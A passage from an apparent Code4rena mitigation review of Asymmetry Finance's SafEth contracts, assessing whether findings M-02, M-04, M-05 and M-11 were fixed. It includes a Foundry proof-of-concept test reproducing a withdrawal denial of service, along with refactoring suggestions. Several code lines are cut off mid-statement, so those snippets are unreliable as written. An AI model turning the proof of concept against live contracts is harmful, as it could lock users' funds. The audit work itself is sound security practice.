    uint256 rethPerEth = (1e36) / ethPerDerivative();
    uint256 minOut = ((rethPerEth * msg.value) * (1e18 - maxSlippage
    uint256 idealOut = (rethPerEth * msg.value) / 1e18;
```

`minOut` is still of the form `(a/b)*c`. It should be refactored to

```
    uint256 minOut = (msg.value * (1e18 - maxSlippage)) / ethPerDeri
```

`idealOut` may then be refactored to

```
    uint256 idealOut = (1e18 * msg.value) / ethPerDerivative();
```

(which has the same precision.)

All of (2) and (3) remain unaltered however. This duplicate of M-01 provides an explicit refactoring of `stake()` which solves them. However, because of the introduction of `SafEth.approxPrice()` (`https://github.com/asymmetryfinance/smart-contracts/blob/ec582149ae9733eed6b11089cd92ca72ee5425d6/contracts/SafEth/SafEth.sol#L359-L373`) this refactoring will have to be reworked. Technically, this is an entirely new issue, which is why this is reported in detail in “Rounding loss in and with approxPrice()“.

Mitigation of M-02: Issue not mitigated

Submitted by adriro*, also reviewed by* d3e4 *and* 0x52

Link to Issue: https://github.com/code-423n4/2023-03-asymmetry-findings/issues/1049

Comment

Issue M-02 describes an edge case in which the SfrxEth derivative may revert under an scenario where the calculation of the redeem amount in the sfrxETH vault is zero, causing a potential DoS in the protocol.

The proposed fix by the sponsor is to use the derivative enable/disable feature, probably with the intention of disabling the SfrxEth in case the issue is manifested. I don't think this fully mitigates the issue for at least two major reasons, which are described below.

Technical Details

The reasoning for the issue in the original report is that if the derivative weight has been set to 0, then a series of staking/unstaking actions could dilute the amount for the SftxEth derivative and eventually lead to the `withdraw()` being called with 1.

The proposed mitigation misses a very important detail, which is that the disable feature operates on a global level. While the issue may be experienced by a few users that triggered the particular conditions for this to happen, other users may still have a normal or significant amount of funds in the derivative. The protocol cannot simply disable the derivative just to address the problem of a few, doing so may also lock funds for other users of the protocol.

It should be also noted that the described scenario in the original issue does not represent the only case which may trigger the issue. Any situation where the calculated redeem amount is low enough to be converted to zero assets given the required conditions (total assets and total shares) in the sfrxETH vault will trigger the issue. As a quick example, the following test reproduces the case where the user has a low number of SafEth tokens, note that here the weight of the derivative isn't set to zero:

```
    // Test for mitigation contest. MR-M-02
    function test_SafEth_SfrxRedeemDos() public {
        address sfrxEthVault = sfrxEth.SFRX_ETH_ADDRESS();
        uint256 totalShares = ISfrxEthVault(sfrxEthVault).totalSuppl

        // Ensure assets is below shares to match conditions in orig
        vm.store(sfrxEthVault, bytes32(uint256(7)), bytes32(totalSha

        // Setup derivative
        vm.prank(deployer);
        safEth.addDerivative(address(sfrxEth), 1);

        // user has 1 ether
        uint256 initialAmount = 1 ether;
        vm.deal(user, initialAmount);

        // user stakes ether
        vm.prank(user);
        safEth.stake{value: initialAmount}();

        uint256 userShares = safEth.balanceOf(user);

        // user withdraws everything but 1 share
        vm.prank(user);
        safEth.unstake(userShares - 1);

        // Now user tries to withdraw the remaining share. This will
        // to the same issue described in the original issue.
        vm.prank(user);
        safEth.unstake(1);
    }
```

This also demonstrates that the proposed solution isn't a proper mitigation. The protocol can't shutdown a derivative if an individual user is faced with such conditions that trigger the issue.

Recommendation

Apply the recommendation proposed in the original report for M-02. Use the `previewRedeem()` function to check if the returned amount will be zero to skip the revert. This will address the issue at the individual level of a particular account, without dealing with other potential issues of disabling a derivative.

elmutt (Asymmetry) commented:

> That makes sense. Thanks.

Mitigation of M-04: Issue not mitigated, there is still no way to set a deadline

Submitted by d3e4, *also reviewed by* adriro *and* 0x52

Mitigated issue

M-04: Lack of deadline for uniswap AMM

The issue was that the deposit for rETH via Uniswap didn't include a deadline.

Mitigation review

Uniswap is no longer used. Instead RocketSwapRouter is used which swaps what cannot be deposited in the pool on either Uniswap or Balancer, according to provided weights. A 100% Balancer weight has been chosen, which sets the deadline to `block.timestamp`. (RocketSwapRouter sets the same deadline for Uniswap.)

elmutt (Asymmetry) commented:

> Thanks.

Mitigation of M-05: Issue not mitigated

Submitted by adriro, *also reviewed by* d3e4 *and* 0x52

Link to Issue: https://github.com/code-423n4/2023-03-asymmetry-findings/issues/812

Comments

The issue describes missing checks associated with staking requirements for the WstEth and Reth derivative. The proposed mitigation is to introduce a disable

mechanism so that derivatives can be eventually disabled and skipped. This change is too restrictive, fails to correctly address all different described scenarios and can potentially introduce other issues.

Technical Details

There are some requirements that don't justify disabling the derivative in a global or permanent manner. For example, the issue mentions a daily staking limit for stETH which can be correctly mitigated by just shutting down the derivative.

Here is an itemized summary of the issues in this mitigation:

- Reth derivative is mitigated in another changeset as the stake operation now goes through RocketSwapRouter.
- The WstETH staking still suffers from the issues described in the original report, as disabling the whole derivative is not a proper solution to address a daily staking limit.
- The staking pause in Lido is also problematic, as disabling the derivative will not only disable deposits but also withdrawals, causing locked funds (this new issue is expanded in detail in issue 61).
- frxETH also has staking requirement. These are described in issue #763 (https://github.com/code-423n4/2023-03-asymmetry-findings/issues/763), which is a duplicate of the principal issue. Staking in FRAX can be eventually paused, which causes the same issue described in the previous item.
- Associated new issues of disabling derivatives are described in issue 61.

Recommendation

In the case of stETH, if the limit is reached, a potential solution would be to swap the assets using a pool. For the pause issues in stETH and frxETH, see report [adriro-NEW-M-01].

elmutt (Asymmetry) commented:

> Looking at this again. Thanks.

Mitigation of M-11: Issue not mitigated

Submitted by d3e4, also reviewed by adriro

Mitigated issue

M-11: Residual ETH unreachable and unuitilized in SafEth.sol

The issue was that the rounding losses from partitioning `msg.value` in `stake()` and `rebalanceToWeights()` was left irretrievably in the contract.

Mitigation review

Previously `rebalanceToWeights()` withdrew all staked funds and redeposited only the ether that the contract received. Now, it redeposits its entire balance. As such, the rounding losses still remain in the contract after a call to `rebalanceToWeights()`, but the next time it is called this dust will be redeposited. Thus, at least `rebalanceToWeights()` doesn't gather dust (even though it's "not going to be used often, if at all").

The issue in `stake()` remains unmitigated per se. The dust generated there would of course also be picked up by `rebalanceToWeights()`, but since `rebalanceToWeights()` is "not going to be used often, if at all", and causes a significant loss for the protocol (M-07), this issue cannot be considered mitigated.

Suggestion

Sweep the dust in `stake()` instead by adding the balance to `msg.value`. Or use the entire balance in `unstake()`. These functions will be called frequently and it doesn't hurt to reward users with some dust.

Note that this would entail that this check (`https://github.com/asymmetryfinance/smart-contracts/blob/ec582149ae9733eed6b11089cd92ca72ee5425d6/contracts/SafEth/SafEth.sol#L148-L151`) in `unstake()` would have to be removed:

```
    require(address(this).balance - ethBefore != 0, "Receive zero Et
```

See also the new issue titled **Reappearance of M-02 in SafEth.unstake()** for another reason this check should be removed.

elmutt (Asymmetry) commented:

> Dust of this amount is acceptable to us.

Disclosures

C4 is an open organization governed by participants in the community.

C4 Audits incentivize the discovery of exploits, vulnerabilities, and bugs in smart contracts. Security researchers are rewarded at an increasing rate for finding higher-risk issues. Audit submissions are judged by a knowledgeable security researcher and solidity developer and disclosed to sponsoring developers. C4 does not conduct formal verification regarding the provided code but instead provides final verification.

C4 does not provide any guarantee or warranty regarding the security of this project. All smart contract software should be used at the sole risk and responsibility of users.

Top